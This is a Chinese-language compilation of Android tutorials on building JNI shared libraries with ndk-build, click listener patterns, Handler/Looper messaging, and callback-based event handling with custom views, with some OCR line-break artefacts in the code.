LOCAL_SRC_FILES变量必须包含将要编译打包进模块中的C或C++源代码文件。注意，你不用在这里列出头文件和包含文件，因为编译系统将会自动为你找出依赖型的文件；仅仅列出直接传递给编译器的源代码文件就好。

注意，默认的C++源码文件的扩展名是’.cpp’. 指定一个不同的扩展名也是可能的，只要定义LOCAL_DEFAULT_CPP_EXTENSION变量，不要忘记开始的小圆点（也就是’.cxx’,而不是’cxx’）

`include $(BUILD_SHARED_LIBRARY)`

BUILD_SHARED_LIBRARY表示编译生成共享库，是编译系统提供的变量，指向一个GNU Makefile脚本，负责收集自从上次调用'include $(CLEAR_VARS)'以来，定义在LOCAL_XXX变量中的所有信息，并且决定编译什么，如何正确地去做。还有 BUILD_STATIC_LIBRARY 变量表示生成静态库：lib$(LOCAL_MODULE).a；BUILD_EXECUTABLE 表示生成可执行文件，可以直接把可执行文件 adb push 到某目录并chmod 给予执行权限，然后 adb shell 直接执行它。

3.2 生成.so共享库文件

Andro文件已经编写好了，现在可以用android NDK开发包中的 ndk-build脚本生成对应的.so共享库了，方法如下：

```
braincol@ubuntu:~/workspace/android/NDK/hello-jni/jni$ cd ..
braincol@ubuntu:~/workspace/android/NDK/hello-jni$ ls
AndroidManifest.xml  assets  bin  default.properties  gen  jni  libs  obj  res  src
braincol@ubuntu:~/workspace/android/NDK/hello-jni$ ndk-build
Gdbserver      : [arm-linux-androideabi-4.4.3] libs/armeabi/gdbserver
Gdbsetup       : libs/armeabi/gdb.setup
Install        : libhello-jni.so => libs/armeabi/libhello-jni.so
```

可以看到已经正确的生成了libhello-jni.so共享库了， 我们去 libs/armeabi/ 目录下看看：


```
braincol@ubuntu:~/workspace/android/NDK/hello-jni$ cd libs/
braincol@ubuntu:~/workspace/android/NDK/hello-jni/libs$ ls
armeabi
braincol@ubuntu:~/workspace/android/NDK/hello-jni/libs$ cd armeabi/
braincol@ubuntu:~/workspace/android/NDK/hello-jni/libs/armeabi$ ls
gdbserver  gdb.setup  libhello-jni.so
```

4. 在eclipse重新编译HelloJni工程，生成apk

eclipse中刷新下HelloJni工程，重新编译生成apk，libhello-jni.so共享库会一起打包在apk文件内。

在模拟器中看看运行结果：

hello-jni



附：使用 android 脚本生成android 工程

在使用 ndk-build 工具前，需要先有一个Android 工程，这个工程可以从Android NDK 的 samples 目录下随便复制一份，也可以使用Android SDK 开发包 tools 目录下的 android 脚本生成。

android 脚本可以用来管理 AVD、android 工程，完整命令可以 “android --help” 查看。

```
android create project -n hellojni -p hellojni -t android-19 -k com.example.hellojni -a He
```

命令行解释如下：

"-n" 指定android 工程的名称；"-t" 指定生成android 工程的平台版本，也就是 `android list`

列出的版本之一；"-p" 指定生成工程的目录名；"-k" 指定 android 工程的包名；"-a" 指定默认activity的名称；`android create project` 会根据默认activity 文件名自动生成相应的java 文件，并生成AndroidManifest.xml。


Reference

http://www.cnblogs.com/hibraincol/archive/2011/05/30/2063847.html

我们可以利用Android的UI控件构成一个精美的界面，但界面后面的逻辑与业务实现是基于Android的事件处理机制。何为事件处理机制？举个简单的例子，比如点击一个按钮，我们向服务器发送登陆请求；比如屏幕发生选择，我们点击了屏幕上某个区域。简单点说，事件处理机制就是我们和UI发生交互时，我们在背后添加一些小动作而已。

基于监听的事件处理机制

流程模型图：



文字表述：

> 事件监听机制中由事件源，事件，事件监听器三类对象组成处理流程如下:
> Step 1:为某个事件源(组件)设置一个监听器,用于监听用户操作
> Step 2:用户的操作,触发了事件源的监听器
> Step 3:生成了对应的事件对象
> Step 4:将这个事件源对象作为参数传给事件监听器
> Step 5:事件监听器对事件对象进行判断,执行对应的事件处理器(对应事件的处理方法)

归纳：

> 事件监听机制是一种委派式的事件处理机制，事件源(组件)事件处理委托给事件监听器，当事件源发生指定事件时,就通知指定事件监听器,执行相应的操作

我们以下面这个：简单的按钮点击,提示Toast信息的程序；使用五种不同的形式来实现。

效果图：



1）直接用匿名内部类

平时最常用的一种:直接setXxxListener后,重写里面的方法即可; 通常是临时使用一次,复用性不高。

实现代码如下：MainAcivity.java:

```
package com.jay.example.innerlisten;

import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.Toast;
import android.app.Activity;

public class MainActivity extends Activity {
    private Button btnshow;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        btnshow = (Button) findViewById(R.id.btnshow);
        btnshow.setOnClickListener(new OnClickListener() {
            //重写点击事件的处理方法onClick()
            @Override
            public void onClick(View v) {
                //显示Toast信息
                Toast.makeText(getApplicationContext(), "你点击了按钮", Toast.LENGTH_SHO
RT).show();
            }
        });
    }
}
```

2）使用内部类

和上面的匿名内部类不同。

使用优点:可以在该类中进行复用,可直接访问外部类的所有界面组件。

实现代码如下：MainAcivity.java:

```
package com.jay.example.innerlisten;

import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.Toast;
import android.app.Activity;

public class MainActivity extends Activity {
    private Button btnshow;
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        btnshow = (Button) findViewById(R.id.btnshow);
        //直接new一个内部类对象作为参数
        btnshow.setOnClickListener(new BtnClickListener());
    }
    //定义一个内部类,实现View.OnClickListener接口,并重写onClick()方法
    class BtnClickListener implements View.OnClickListener
    {
        @Override
        public void onClick(View v) {
            Toast.makeText(getApplicationContext(), "按钮被点击了", Toast.LENGTH_SHORT).
show();
        }
    }
}
```

3）使用外部类

就是另外创建一个处理事件的Java文件,这种形式用的比较少，因为外部类不能直接访问用户界面类中的组件,要通过构造方法将组件传入使用，这样导致的结果就是代码不够简洁。

ps:为了演示传参,这里用TextView代替Toast提示。



实现代码如下：MyClick.java:

```
package com.jay.example.innerlisten;

import android.view.View;
import android.view.View.OnClickListener;
import android.widget.TextView;

public class MyClick implements OnClickListener {
    private TextView textshow;
    //把文本框作为参数传入
    public MyClick(TextView txt)
    {
        textshow = txt;
    }
    @Override
    public void onClick(View v) {
        //点击后设置文本框显示的文字
        textshow.setText("点击了按钮!");
    }
}
```

MainActivity.java

```
package com.jay.example.innerlisten;
import android.os.Bundle;
import android.widget.Button;
import android.widget.TextView;
import android.app.Activity;

public class MainActivity extends Activity {
    private Button btnshow;
    private TextView txtshow;
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        btnshow = (Button) findViewById(R.id.btnshow);
        txtshow = (TextView) findViewById(R.id.textshow);
        //直接new一个外部类，并把TextView作为参数传入
        btnshow.setOnClickListener(new MyClick(txtshow));
    }
}
```

4）直接使用Activity作为事件监听器

只需要让Activity类实现XxxListener事件监听接口,在Activity中定义重写对应的事件处理器方法 eg:Actitity实现了OnClickListener接口,重写了onClick(view)方法，在为某些组件添加该事件监听对象时,直接setXxx.Listener(this)即可

实现代码如下：MainAcivity.java:

```
package com.jay.example.innerlisten;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.Toast;
import android.app.Activity;

//让Activity方法实现OnClickListener接口
public class MainActivity extends Activity implements OnClickListener{
    private Button btnshow;
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        btnshow = (Button) findViewById(R.id.btnshow);
        //直接写个this
        btnshow.setOnClickListener(this);
    }
    //重写接口中的抽象方法
    @Override
    public void onClick(View v) {
        Toast.makeText(getApplicationContext(), "点击了按钮", Toast.LENGTH_SHORT).show()
;
    }
}
```

5）直接绑定到标签

就是直接在xml布局文件中对应的Activity中定义一个事件处理方法
eg:public void myClick(View source)
source对应事件源(组件)， 接着布局文件中对应要触发事件的组件,设置一个属性:onclick = " myclick"即可
实现代码如下：MainAcivity.java:

```
package com.jay.example.caller;

import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.widget.Toast;


public class MainActivity extends Activity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }
    //自定义一个方法,传入一个view组件作为参数
    public void myclick(View source)
    {
        Toast.makeText(getApplicationContext(), "按钮被点击了", Toast.LENGTH_SHORT).show
();
    }
}
```

main.xml布局文件:


```
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
    android:id="@+id/LinearLayout1"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:orientation="vertical" >
    <Button
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="按钮"
        android:onClick="myclick"/>
 </LinearLayout>
```

Android为了线程安全，并不允许我们在UI线程（主线程）外操作UI；很多时候我们做界面刷新都需要通过Handler来通知UI组件更新。除了用Handler完成界面更新外，还可以使用runOnUiThread()来更新，甚至使用AsyncTask、更高级的事务总线。当然，这里我们只讲解Handler，什么是Handler，执行流程，相关方法，子线程与主线程中使用Handler的区别等。

1.Handler类的引入:



2.Handler的执行流程图：



流程图解析: 相关名词

> UI线程 :就是我们的主线程,系统在创建UI线程的时候会初始化一个Looper对象,同时也会创建一个与其关联的MessageQueue;
> Handler :作用就是发送与处理信息,如果希望Handler正常工作,在当前线程中要有一个Looper对象
> Message :Handler接收与处理的消息对象
> MessageQueue :消息队列,先进先出管理Message,在初始化Looper对象时会创建一个与之关联的MessageQueue;
> Looper :每个线程只能够有一个Looper,管理MessageQueue,不断地从中取出Message分发给对应的Handler处理。

简单点说：

> 当我们的子线程想修改Activity中的UI组件时,我们可以新建一个Handler对象,通过这个对象向主线程发送信息;而我们发送的信息会先到主线程的MessageQueue进行等待,由Looper按先入先出顺序取出,再根据message对象的what属性分发给对应的Handler进行处理。

3.Handler的相关方法:

```
void handleMessage (Message msg):处理消息的方法,通常是用于被重写
sendEmptyMessage (int what):发送空消息
sendEmptyMessageDelayed (int what,long delayMillis):指定延时多少毫秒后发送空信息
sendMessage (Message msg):立即发送信息
sendMessageDelayed (Message msg):指定延时多少毫秒后发送信息
final boolean hasMessage (int what):检查消息队列中是否包含what属性为指定值的消息
如果是参数为(int what,Object object):除了判断what属性,还需要判断Object属性是否为指定对象的消息
```


4.Handler的使用示例：

1）Handler写在主线程中

在主线程中,因为系统已经初始化了一个Looper对象,所以我们直接创建Handler对象,就可以进行信息的发送与处理了。
代码示例：简单的一个定时切换图片的程序,通过Timer定时器,定时修改ImageView显示的内

容,从而形成帧动画

运行效果图：



实现代码：

```
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
    android:id="@+id/RelativeLayout1"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:gravity="center"
    tools:context="com.jay.example.handlerdemo1.MainActivity" >

    <ImageView
        android:id="@+id/imgchange"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:layout_alignParentLeft="true"
        android:layout_alignParentTop="true" />

</RelativeLayout>
```

MainActivity.java：

```
public class MainActivity extends Activity {

    //定义切换的图片的数组id
    int imgids[] = new int[]{
        R.drawable.s_1, R.drawable.s_2,R.drawable.s_3,
        R.drawable.s_4,R.drawable.s_5,R.drawable.s_6,
        R.drawable.s_7,R.drawable.s_8
    };
    int imgstart = 0;

    final Handler myHandler = new Handler()
    {
      @Override
      //重写handleMessage方法,根据msg中what的值判断是否执行后续操作
      public void handleMessage(Message msg) {
        if(msg.what == 0x123)
           {
            imgchange.setImageResource(imgids[imgstart++ % 8]);
           }
        }
    };

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        final ImageView imgchange = (ImageView) findViewById(R.id.imgchange);

        //使用定时器,每隔200毫秒让handler发送一个空信息
        new Timer().schedule(new TimerTask() {
            @Override
            public void run() {
                myHandler.sendEmptyMessage(0x123);

            }
        }, 0,200);
    }

}
```

2）Handler写在子线程中

如果是Handler写在子线程中的话,我们就需要自己创建一个Looper对象了。

创建的流程如下:

1] 直接调用Looper.prepare()方法即可为当前线程创建Looper对象,而它的构造器会创建配套的MessageQueue;

2] 创建Handler对象,重写handleMessage( )方法就可以处理来自于其他线程的信息了;

3] 调用Looper.loop()方法启动Looper

使用示例： 输入一个数，计算后通过Toast输出在这个范围内的所有质数

实现代码：main.xml：

```
<LinearLayout
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:orientation="vertical">
    <EditText
        android:id="@+id/etNum"
        android:inputType="number"
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
        android:hint="请输入上限"/>
    <Button
        android:layout_width="match_parent"
        android:layout_height="wrap_content"
        android:onClick="cal"
        android:text="计算"/>
</LinearLayout>
```

MainActivity.java:

```
public class CalPrime extends Activity
{
    static final String UPPER_NUM = "upper";
    EditText etNum;
    CalThread calThread;
    // 定义一个线程类
    class CalThread extends Thread
    {
        public Handler mHandler;

        public void run()
        {
            Looper.prepare();
            mHandler = new Handler()
            {
                // 定义处理消息的方法
                @Override
                public void handleMessage(Message msg)
                {
                    if(msg.what == 0x123)
                    {
                        int upper = msg.getData().getInt(UPPER_NUM);
                        List<Integer> nums = new ArrayList<Integer>();
                        // 计算从2开始、到upper的所有质数
                        outer:
                        for (int i = 2 ; i <= upper ; i++)
                        {
                            // 用i处于从2开始、到i的平方根的所有数
                            for (int j = 2 ; j <= Math.sqrt(i) ; j++)
                            {
                                // 如果可以整除，表明这个数不是质数
                                if(i != 2 && i % j == 0)
                                {
                                    continue outer;
                                }
                            }
                            nums.add(i);
                        }
                        // 使用Toast显示统计出来的所有质数
                        Toast.makeText(CalPrime.this , nums.toString()
                            , Toast.LENGTH_LONG).show();
                    }
                }
            };
            Looper.loop();
        }
    }
    @Override
```

```
    public void onCreate(Bundle savedInstanceState)
    {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
        etNum = (EditText)findViewById(R.id.etNum);
        calThread = new CalThread();
        // 启动新线程
        calThread.start();
    }
    // 为按钮的点击事件提供事件处理函数
    public void cal(View source)
    {
        // 创建消息
        Message msg = new Message();
        msg.what = 0x123;
        Bundle bundle = new Bundle();
        bundle.putInt(UPPER_NUM ,
            Integer.parseInt(etNum.getText().toString()));
        msg.setData(bundle);
        // 向新线程中的Handler发送消息
        calThread.mHandler.sendMessage(msg);
    }
}
```

Android回调的事件处理机制详解


在Android中基于回调的事件处理机制使用场景有两个：

1）自定义view


当用户在GUI组件上激发某个事件时,组件有自己特定的方法会负责处理该事件。
通常用法:继承基本的GUI组件,重写该组件的事件处理方法,即自定义view。
注意:在xml布局中使用自定义的view时,需要使用"全限定类名"
常见View组件的回调方法：
android为GUI组件提供了一些事件处理的回调方法,以View为例,有以下几个方法

```
①在该组件上触发屏幕事件: boolean onTouchEvent (MotionEvent event);
②在该组件上按下某个按钮时: boolean onKeyDown (int keyCode,KeyEvent event);
③松开组件上的某个按钮时: boolean onKeyUp (int keyCode,KeyEvent event);
④长按组件某个按钮时: boolean onKeyLongPress (int keyCode,KeyEvent event);
⑤键盘快捷键事件发生: boolean onKeyShortcut (int keyCode,KeyEvent event);
⑥在组件上触发轨迹球屏事件: boolean onTrackballEvent (MotionEvent event);
⑦当组件的焦点发生改变,和前面的6个不同,这个方法只能够在View中重写。protected void onFocusChanged
 (boolean gainFocus, int direction, Rect previously FocusedRect)
```

代码示例：我们自定义一个MyButton类继承Button类,然后重写onKeyLongPress方法;接着在xml文件中通过全限定类名调用自定义的view
效果图如下：



一个简单的按钮,点击按钮后触发onTouchEvent事件,当我们按模拟器上的键盘时, 按下触发onKeyDown,离开键盘时触发onKeyUp事件,我们通过Logcat进行查看。



实现代码：MyButton.java

```
public  class  MyButton  extends  Button{
      private  static  String TAG =  "呵呵";
    public  MyButton(Context context,  AttributeSet attrs)
    {
        super(context, attrs);
    }
    //重写键盘按下触发的事件
    @Override  public  boolean onKeyDown(int keyCode,  KeyEvent  event)
    {
        super.onKeyDown(keyCode,event);
        Log.i(TAG,  "onKeyDown方法被调用");
        return  true;
    }
    //重写弹起键盘触发的事件
    @Override  public  boolean onKeyUp(int keyCode,  KeyEvent  event)
    {
        super.onKeyUp(keyCode,event);
        Log.i(TAG,"onKeyUp方法被调用");
        return  true;
    }
    //组件被触摸了
    @Override  public  boolean onTouchEvent(MotionEvent  event)
    {
        super.onTouchEvent(event);
        Log.i(TAG,"onTouchEvent方法被调用");
        return  true;
    }
}
```


布局文件：

```
<RelativeLayout  xmlns:android="http://schemas.android.com/apk/res/android"
xmlns:tools="http://schemas.android.com/tools"
android:layout_width="match_parent"
android:layout_height="match_parent"
tools:context=".MyActivity">
    <example.jay.com.mybutton.MyButton
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:text="按钮"/>
</RelativeLayout>
```

代码解析：

因为我们直接重写了Button的三个回调方法,当发生点击事件后就不需要我们在Java文件中进行事件监听器的绑定就可以完成回调,即组件会处理对应的事件,即事件由事件源(组件)自身处理。

2）基于回调的事件传播：



综上,就是如果是否向外传播取决于方法的返回值是时true还是false。

代码示例：

```
public  class  MyButton  extends  Button
{
    private  static  String TAG =  "呵呵";
    public  MyButton(Context context,  AttributeSet attrs)
    {
        super(context, attrs);
    }
    //重写键盘按下触发的事件
    @Override  public  boolean onKeyDown(int keyCode,  KeyEvent  event)
    {
        super.onKeyDown(keyCode,event);
        Log.i(TAG,  "自定义按钮的onKeyDown方法被调用");
        return  false;
    }
}
```

